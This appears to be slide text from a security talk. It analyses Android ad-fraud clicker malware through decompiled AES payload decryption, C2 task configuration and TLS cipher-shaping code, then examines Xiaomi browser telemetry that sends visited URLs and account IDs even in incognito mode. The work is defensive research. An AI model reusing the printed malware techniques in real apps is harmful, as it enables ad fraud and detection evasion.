
20%
CAUSES

80%
EFFECTS




PARETO PRINCIPLE

Pareto




Pareto

 **Jemm Joaquin**
 ★★★★★ January 20, 2021 31

To everyone downloading this game for points or other offers saying they'll give you when you reach 750m, DON'T. I've played the app patiently and when I was just 20 meters away from 750m, the app would just stop letting you play. This is a waste of time. DON'T DOWNLOAD THIS BECAUSE THEY NEVER INTEN...

 **serlyoei serlyoei**
 ★★★★★ January 16, 2021 1

i play this game because a offer but when i alrdy reach the requirement i dont get my reward



Pareto

SUMMARY:

Started as a simple clicker
Improved obfuscation as time went on
Simple alarm based persistence mechanism
Obfuscated C2



C2 endpoint for each app
Work is pulled from C2 every 30 seconds
AES encryption for the payload

AES encryption for the payload

```


try {
    String string = JSONObject.getString("data");
    String string2 = JSONObject.has("cv") ? JSONObject.getString("cv") : "[B@3801a45999111";
    try {
        Cipher instance = Cipher.getInstance("AES/CBC/PKCS5Padding");
        instance.init(2, new SecretKeySpec("[B@3801a45999111[B@3801a45999111".getBytes(), "AES"));
        str = new String(instance.doFinal(Base64.decode(string, 0)));
    }
}

```

```

"key": "com.bestMedia.anylight",
"data": {
    "configFreqHour": "1",
    "is_fg": "false",
    "configure_array":
    [
        {
            "urlService": {
                "id": "newConfig1",
                "start": "00:00",
                "end": "23:40",
                "delay": "1",
                "web_view_delay": "10",
                "frequency": "500",
                "frequencyPerHour": "50",
            }
        }
    ]
}

```



```

GET /2/611689/analytics.gif?dt=6116891603216585581000&di=&ui=d82a2f01-3567-4868-b319-38220b8c12da&ap=com.xav.wn&sr=&pp=&si=70882025&dm=1920x1080&pi=&gt=US&de=p
Host s.update.zpfdsw.com
accept-encoding deflate, gzip
user-agent Dalvik/2.1.0 (Linux; U; Android 8.0.0; PHILIPS 4K TV Build/OTT1.200310.002) CTV

```



Pareto

SUMMARY:

Code

```
if (this.f282q.f0a.startsWith("TLS_ECDHE_RSA")) {
} else if (this.f282q.f0a.startsWith("TLS_ECDHE_ECDSA")) {
} else if (this.f282q.f0a.startsWith("TLS_DHE_")) {
```

Leverages a custom built okhttp3 interceptor to shape SSL traffic
Ciphers controlled dynamically from the C2

```
1 {
2   "urls": [
3     {
4       "url": "https://s.srvsynd.com/2/748126/analytics.gif?dt=7481261613775644971000&ap=com.xumo.FailArmy&
5       "user-agent": "Dalvik/2.1.0 (Linux; U; Android 8.0.0; PHILIPS 4K TV Build/OTT1.200310.002) CTV",
6       "is_cypher": true,
7       "headers": {
8         "accept-encoding": "deflate, gzip",
9         "user-agent": "Dalvik/2.1.0 (Linux; U; Android 8.0.0; PHILIPS 4K TV Build/OTT1.200310.002) CTV"
10      },
11      "mode": "cipherControl",
12      "ciphers": [
13        "TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256",
14        "TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384",
15        "TLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305_SHA256",
16        "TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256",
17        "TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384",
18        "TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256",
19        "TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA",
20        "TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA",
21        "TLS_RSA_WITH_AES_128_GCM_SHA256",
22        "TLS_RSA_WITH_AES_256_GCM_SHA384",
23        "TLS_RSA_WITH_AES_128_CBC_SHA",
24        "TLS_RSA_WITH_AES_256_CBC_SHA"
25      ]
26    }
27  ],
28 }
```


```
public Response intercept(Interceptor.Chain chain) throws IOException {
    Request request = chain.request();
    RealInterceptorChain realInterceptorChain = (RealInterceptorChain) chain;
    Call call = realInterceptorChain.call();
    EventListener eventListener = realInterceptorChain.eventListener();
    StreamAllocation streamAllocation2 = new StreamAllocation(this.client.connectionPool(), createAddress(request.url()),
    this.streamAllocation = streamAllocation2;
    Response response = null;
    int i = 0;
    while (!this.canceled) {
        try {
            Response proceed = realInterceptorChain.proceed(request, streamAllocation2, null, null);
            if (response != null) {
                proceed = proceed.newBuilder().priorResponse(response.newBuilder().body(null).build()).build()
            }
            try {
                Request followUpRequest = followUpRequest(proceed, streamAllocation2.route());
                if (followUpRequest == null) {
                    streamAllocation2.release();
                    return proceed;
                }
            }
        }
    }
}
```

```
public C0093d0 mo201a(AbstractC0219v.AbstractC0220a aVar) {
    AbstractC0124c cVar;
    int size;
    C0128f fVar = (C0128f) aVar;
    C0085a0 aVar = fVar.f488f;
    AbstractC0099h hVar = fVar.f489g;
    AbstractC0210r rVar = fVar.f490h;
    C0119g gVar = new C0119g(this.f498a.f1011s, mo251c(a0Var.f306a), hVar, rVar, this.f500c);
    this.f499b = gVar;
    if (this.f498a.f990f.equals("poku940")) {
        C0200l lVar = this.f498a.f1011s;
        synchronized (lVar) {
            size = lVar.f917d.size();
        }
        if (size > 0) {
            Socket socket = this.f498a.f1011s.f917d.getFirst().f425e;
            try {
                if (((C0075f) socket).f268c.equals(a0Var.f306a.f966d) && !socket.isClosed()) {
                    C0070a aVar2 = (C0070a) socket.getInputStream();
                    if (aVar2.f228b.available() > 0 && aVar2.f228b.read() == 21) {
                        byte[] f = C0083g.m191f("150303001AB1A37A58653AE9C3FB3AE5F1C5E388877F7697AAA7F4F2071F43");
                    }
                }
            }
        }
    }
}
```

LEGAL MALWARE



Who?




Xiaomi is a privately owned electronics and software company that focuses on mobile devices and technology.



Headquarter:
Haidian District,
Beijing, China



Founded Date:
6 April, 2010



Xiaomi stops disclosing annual sales figures as CEO admits the company grew too fast

UBER  airbnb  

Xiaomi is currently the worlds most valuable startup worth more than than Uber, Airbnb or Pinterest.

Xiaomi beats Samsung to top spot in India's smartphone market



Lei Jun

Known as the Steve Jobs of China and Xiaomi, the Apple of China.

Who?


XIAOMI PRODUCTS

YOU NEVER KNEW EXISTED

 Smartphone	 Tablets	BATTERIES and Battery Packs	 Laptops	 Headphones	 Earphones
 FM Transmitters	BLUETOOTH	 TV & Box	 Mouse	 Purifiers	ELECTRIC Kettle
 Induction cooker	 Rice Cooker	 Wristband	 Thermometer	 Toothbrush	 Cameras
 Lamps	 Night light	 Smart Bulb	 Home security cameras	 LED, TV	 Bluetooth Speakers
 VR Play	 Bagpacks/ suitcase	 Self Balancing Scooter	 wallet	 Shoes	 Tshirt
 Phone holder for cars	 Toys	 Umbrella	 Glass crisper	 Selfie stick	 Modem/Router/ Repeater



Who?



Why?

cheap

powerful


decent camera

NFC

solid display

???

what's the catch?



[Design Upgrade]

2.5D glass enclosure in popular colors

Smaller chin and bezels

90% high screen-to-body ratio



How?

brand new phone
rooted + custom cert

...

oh my that's a load of data

...	Method	Host	Path	Start	Duration	Size	Status
0	200 POST	data.mistat.intl.xiaomi.com	/mistats/v3	09:53:40	743 ms	18.37 KB	Complete
0	200 POST	data.mistat.intl.xiaomi.com	/realtime_network	10:02:56	756 ms	18.37 KB	Complete
0	200 POST	data.mistat.intl.xiaomi.com	/mistats/v3	10:45:55	813 ms	18.73 KB	Complete
0	200 POST	data.mistat.intl.xiaomi.com	/mistats/v3	10:50:40	711 ms	19.06 KB	Complete
0	200 POST	data.mistat.intl.xiaomi.com	/realtime_network	10:56:25	1.76 s	18.22 KB	Complete
0	200 POST	data.mistat.intl.xiaomi.com	/mistats/v3	11:06:01	747 ms	18.00 KB	Complete
0	200 POST	data.mistat.intl.xiaomi.com	/realtime_network	11:11:27	1.32 s	18.22 KB	Complete
0	200 POST	data.mistat.intl.xiaomi.com	/realtime_network	11:26:28	1.72 s	17.96 KB	Complete
0	200 POST	data.mistat.intl.xiaomi.com	/realtime_network	11:41:30	719 ms	17.96 KB	Complete
0	200 POST	data.mistat.intl.xiaomi.com	/getconfig	11:45:54	387 ms	825 bytes	Complete
0	200 POST	data.mistat.intl.xiaomi.com	/realtime_network	11:56:32	836 ms	17.95 KB	Complete
0	200 POST	data.mistat.intl.xiaomi.com	/getconfig	12:00:24	364 ms	825 bytes	Complete
0	200 POST	data.mistat.intl.xiaomi.com	/mistats/v3	12:00:41	716 ms	19.60 KB	Complete
0	200 POST	data.mistat.intl.xiaomi.com	/getconfig	12:10:51	750 ms	823 bytes	Complete
0	200 POST	data.mistat.intl.xiaomi.com	/mistats/v2	12:10:57	343 ms	1.58 KB	Complete
0	200 POST	data.mistat.intl.xiaomi.com	/realtime_network	12:11:33	728 ms	17.96 KB	Complete
0	200 POST	data.mistat.intl.xiaomi.com	/realtime_network	12:15:54	696 ms	18.04 KB	Complete
0	200 POST	data.mistat.intl.xiaomi.com	/mistats/v3	12:16:38	543 ms	2.33 KB	Complete
0	200 POST	data.mistat.intl.xiaomi.com	/realtime_network	12:26:34	698 ms	17.95 KB	Complete



How?

We are out of ~~maple syrup~~ Dave
personal data



How?

13:23


en.greatfire.org

[简体中文](#)

We monitor and challenge internet censorship in China



Structure	Sequence								
Code	Method	Host	Path	Start	Duration	Size	Status	Info	
200	POST	sa.api.intl.miui.com	/sa?project=global_browser&r=GB	13:23:41	720 ms	21.21 KB	Compl...		
200	POST	sa.api.intl.miui.com	/sa?project=global_browser&r=GB	13:24:24	1.24 s	18.48 KB	Compl...		

Filter: Focused

Overview	Contents	Summary	Chart	Notes
Name	Value			
crc	-1096738491			
gzip	1			
data_list	H4sIAAAAAAAAAA02dbW/bOBKA/8rCKfopdkRKpEgDQdHcbYPetd3isgrcDkitETbRPRI6CVuEOS/31Cyk9hSUqfrxm08DRrblGRw5lHwyE9+e91LyhzFV4E...			



How?

Name	Value
crc	1648940987
gzip	1
data_list	H4slIAAAAAAAAAAO2de4/bNhLAvOr

```
    r5.appendQueryParameter(r10, r11)    // Catch:{ IOException -> 0x01a9, all -> 0x01a6 }
L_0x008a:
    java.lang.String r10 = "gzip"
    java.lang.String r11 = "1"
    r5.appendQueryParameter(r10, r11)    // Catch:{ IOException -> 0x01a9, all -> 0x01a6 }
    java.lang.String r10 = "data_list"
    r5.appendQueryParameter(r10, r2)    // Catch:{ IOException -> 0x01a9, all -> 0x01a6 }
    android.net.Uri r5 = r5.build()      // Catch:{ IOException -> 0x01a9, all -> 0x01a6 }
    java.lang.String r5 = r5.getEncodedQuery() // Catch:{ IOException -> 0x01a9, all -> 0x01a6 }
    boolean r10 = android.text.TextUtils.isEmpty(r5) // Catch:{ IOException -> 0x01a9, all -> 0x01a6 }
    if (r10 == 0) goto L_0x00a8
    r1.closeStream(r4, r4, r4, r6)
    return
```



How?

```
    return
L_0x0093:
    r2 = r5[r1]
    r5 = r5[r0]
    r6 = 25
    java.lang.String r7 = r10.encodeData(r5)    /.
    android.content.Context r8 = r10.mContext
    com.sensorsdata.analytics.android.sdk.SensorsD
    java.lang.String r8 = r8.getServerUrl()    //
    r10.sendHttpRequest(r8, r7, r5, r1)    // Cat
    android.content.Context r5 = r10.mContext
    com.sensorsdata.analytics.android.sdk.SensorsD
    boolean r5 = r5.isDebugEnabled()
```

```
private String encodeData(String str) throws IOException {
    String str2 = "UTF-8";
    ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream(str.getBytes(str2).length);
    GZIPOutputStream gzipOutputStream = new GZIPOutputStream(byteArrayOutputStream);
    gzipOutputStream.write(str.getBytes(str2));
    gzipOutputStream.close();
    byte[] byteArray = byteArrayOutputStream.toByteArray();
    byteArrayOutputStream.close();
    return new String(Base64Coder.encode(byteArray));
}
```



What?

visited URL

network type

device info

UUID (more later)

but wait, there's more

```
"event": "page_load_event_start",
"properties": {
  "$lib": "Android",
  "$os_version": "9",
  "$lib_version": "3.2.10",
  "$model": "Redmi Note 8",
  "$os": "Android",
  "$screen_width": 1080,
  "$screen_height": 2340,
  "$manufacturer": "Xiaomi",
  "$app_version": "11.9.3-g",
  "internet_status": 1,
  "uuid": "27f133c4-3ead-4e58-a60c-b1a169592bf8",
  "platform": "AndroidApp",
  "miui_version": "V11.0.3.0.PCOMIXM",
  "miui_region": "GB",
  "eid": "News-:video-:search0:headiconoff:channel_en_youtube-web",
  "apk_name": "com.android.browser",
  "browser_install_referrer": "com.android.browser",
  "log_miaccount": 1,
  "gaid": "20c20352-a3fd-4418-acfe-a1752051b23d",
  "$wifi": true,
  "$network_type": "WIFI",
  "event_network": "wifi",
  "url": "https://en.greatfire.org/",
  "$is_first_day": false
},
"_flush_time": 1587990229911
```


What?

MIUI id!!!

...

INCOGNITO MODE

```
"properties": {  
  "adblock_show_notification": 0,  
  "user_incognito_mode": 1,  
  "adblock_switch": 0,  
  "language_browser": "EN",  
  "user_desktop_mode": 0,  
  "user_night_mode": 0,  
  "user_click_interest": 0,  
  "language": "EN",  
  "user_newsfeed": 1,  
  "language_news": "EN",  
  "user_download_videos": 1,  
  "user_youtube_signin": 0,  
  "account_id": "6316280058",  
  "dark_mode": 0,  
  "user_push_agree": 1,  
  "user_facebook_notification": 0,  
  "user_data_save_mode": 0,  
  "minus_screen": "",  
  "region": "GB",  
  "user_checkbox_4G": 1  
},  
"_flush_time": 1587991388805
```

What?

MIUI id

UUID ('member it?')

you cannot create a MIUI
id without your phone
number/email/social
media account

```
"_track_id": 1164757523,  
"time": 1588500999087,  
"type": "track",  
"distinct_id": "6316280058",  
"lib": {  
  "$lib": "Android",  
  "$lib_version": "3.2.10",  
  "$app_version": "11.9.3-g",  
  "$lib_method": "code",  
  "$lib_detail": "com.sensorsdata",  
},  
"event": "page_load_event_start",  
"properties": {
```

